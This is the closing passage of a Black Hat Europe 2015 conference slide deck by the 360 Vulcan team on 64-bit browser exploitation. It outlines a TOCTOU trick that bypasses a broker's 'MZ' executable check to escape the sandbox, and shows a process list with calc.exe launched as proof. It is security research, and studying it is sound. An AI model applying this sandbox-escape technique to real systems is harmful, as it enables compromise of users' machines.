    *(_BYTE *)(v4 + 9) = *((_BYTE *)ppvData + v14) == 'Z';
  if ( *(_BYTE *)(v4 + 9) )
  {
```

Bypass

- Don’t write Dos signature (‘MZ’) at the first time
- Later, use **BrokerSetFilePointer** to get back, and write Dos signature (‘MZ’)

Done?


procexp.exe 32-bit 1440 Medium
procexp64.exe 2.11 64-bit 1432 Medium
cmd.exe 64-bit 4284 Medium
conhost.exe 64-bit 4296 Medium
iexplore.exe 0.10 64-bit 4416 Medium
iexplore.exe 64-bit 1968 AppContainer
calc.exe 64-bit 4560 Medium

Yes

Demo

Special Thanks To

- Blackhat
- Zero Day Initiative
- Guys in 360 vulcan Team
  - MJ0011
  - pgboy1988
  - …

Join Us

- **Bug Hunting**
- **Vulnerability Exploitation**
- **APT Analysis and Discovery**
- **360vulcan@360safe.com**

Black Hat Sound Bytes

- **Exploit skills in 64-bit browser**
- **Using Uninitialized bug to achieve RCE**
- **Using TOCTOU bug to bypass sandbox**

black hat EUROPE 2015

Thank you!